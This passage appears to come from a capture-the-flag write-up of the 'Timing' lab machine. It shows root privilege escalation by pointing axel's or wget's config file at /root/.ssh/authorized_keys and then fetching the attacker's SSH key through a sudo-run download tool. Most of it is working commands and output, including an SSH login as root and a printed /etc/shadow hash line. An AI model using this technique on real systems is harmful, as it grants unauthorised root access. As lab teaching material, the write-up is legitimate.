As you can see the file permissions are of root user and ‘aaron’ user has read access to it. We still don’t know what’s happening behind scene. Let’s run a pspy in one SSH terminal and in another execute sudo binary to find what’s happening.

```
2021/12/15 10:28:04 CMD: UID=0    PID=74557  | wget -r ftp://x.x.x.x

2021/12/15 10:28:30 CMD: UID=0    PID=74623  | /root/axel http://x.x.x.x
```

These two applications are being used behind the scene to download files. FTP is using wget and HTTP is using Axel application. We can get the ‘Axel’ application version via netcat.

```
$\> nc -lvnp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.129.246.175.
Ncat: Connection from 10.129.246.175:36576.
GET / HTTP/1.0
Host: x.x.x.x
Accept: */*
Range: bytes=1-
User-Agent: Axel/2.16.1 (Linux)
```

The user agent disclose application version. This version has no any CVEs. ‘Axel’ application has a configuration file via that we can dump our SSH public keys as authorized_keys.

```
$\> locate axel

/usr/share/doc/axel/examples/axelrc.example
```

If you are on kali, you will find example axelrc file.

```
$\> cat axelrc

---------SNIP---------

# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = default

---------SNIP---------
```

This ‘default_filename’ will be activated when downloading something without any filename from ‘axel’.

```
aaron@timing:~$ sudo /usr/bin/netutils
netutils v0.1
Select one option:
[0] FTP
[1] HTTP
[2] Quit
Input >> 1
Enter Url: http://10.10.x.x/

Initializing download: http://10.10.x.x/
File size: 330 bytes
Opening output file default
Server unsupported, starting from scratch with one connection.
```

```
Starting download


Downloaded 330 byte in 0 seconds. (0.40 KB/s)
```

As you can see from the above example, to download I didn’t provide any file name. Even tho it dowloaded something and saved it as ‘default’

```
aaron@timing:~$ ls -la default
-rw-r--r-- 1 root root 330 Dec 15 10:42 default

aaron@timing:~$ cat default
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="temp">temp</a></li>
</ul>
<hr>
</body>
</html>
```

If we read the ‘default’ file, then we will see HTML format of directory listing page. It just download the whole page and saved it as ‘default’. If we look closely, all the downloaded files have root’s permissions. We can use it our advantage.

```
$\> cat axelrc

---------SNIP---------

# When downloading a HTTP directory/index page, (like http://localhost/~me/)
# what local filename do we have to store it in?
#
# default_filename = /root/.ssh/authorized_keys

---------SNIP---------
```

Change the ‘default_filename’ to ‘/root/.ssh/authorized_keys’, save it. Download this file to ‘aaron’ user’s home directory and save it as `.axelrc` . If we download something without providing file name then it will be dumped into 'root’ directory. So we will dump our Kali SSH public key and save it as ‘authorized_keys’. But as we saw previously, it saves it in HTML format. For that we need to create new directory and save your Kali public key as `index.html`

```
$\> ls
index.html
```

```
$\> cat index.html
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDIJQA032MXvVljcAzJd/abBC0Rnp1ZQQvMPwAYo5Jcxol1MV5BhddPTBA\
 kali@kali
```

Now we are set to execute this. Setup a HTTP server where your Kali SSH key file is and download it via netutils HTTP option.

```
aaron@timing:~$ sudo /usr/bin/netutils

netutils v0.1

Select one option:
[0] FTP
[1] HTTP
[2] Quit

Input >> 1

Enter Url: http://10.10.x.x/

Initializing download: http://10.10.x.x/
File size: 563 bytes
Opening output file /root/.ssh/authorized_keys
Server unsupported, starting from scratch with one connection.
Starting download


Downloaded 563 byte in 1 second. (0.34 KB/s)
```

It’s dumped to ‘root’ directory. Let’s try to login via SSH from Kali.

```
$\> ssh root@timing.htb

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Dec 15 11:02:26 UTC 2021

  System load:  0.0               Processes:           186
  Usage of /:   54.4% of 4.85GB   Users logged in:     1
  Memory usage: 25%               IP address for eth0: 10.129.246.175
  Swap usage:   0%


root@timing:~# id
uid=0(root) gid=0(root) groups=0(root)

root@timing:~# cat root.txt
```

```
<<<<<FLAG>>>>>>

root@timing:~# cat /etc/shadow | grep root
root:$6$94dEO.yJ$NVRpUQ0JnWZJKDRr//hnXKGJeiXCVSYkdlxYt7UgkvIr/3z8pkQwoEd67QtnWALkGV9A.C8
```

We got root shell and flag. There’s another method to do the same thing, but with WGET (FTP). This can be done by `wgetrc`

[Wgetrc Commands (GNU Wget 1.21.1-dirty Manual)]

```
aaron@timing:~$ cat .wgetrc
output_document = /root/.ssh/authorized_keys
```

Create a wget configuration file in ‘aaron’ users home directory. Setup a FTP server on Kali Linux.

```
$\> cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDIJQA032MXvVljcAzJd/abBC0Rnp1ZQQvMPwAYo5Jcxol1MV5BhddPTBA\
 kali@kali

$\> python3 -m pyftpdlib -p 21
[I 2021-12-15 11:17:24] concurrency model: async
[I 2021-12-15 11:17:24] masquerade (NAT) address: None
[I 2021-12-15 11:17:24] passive ports: None
[I 2021-12-15 11:17:24] >>> starting FTP server on 0.0.0.0:21, pid=699229 <<<
```

Make sure you have authorized_keys file and start a python FTP severe.

```
aaron@timing:~$ sudo /usr/bin/netutils

netutils v0.1

Select one option:
[0] FTP
[1] HTTP
[2] Quit

Input >> 0

Enter Url+File: 10.10.x.x/authorized_keys
```

After this, you can login via SSH from Kali Linux.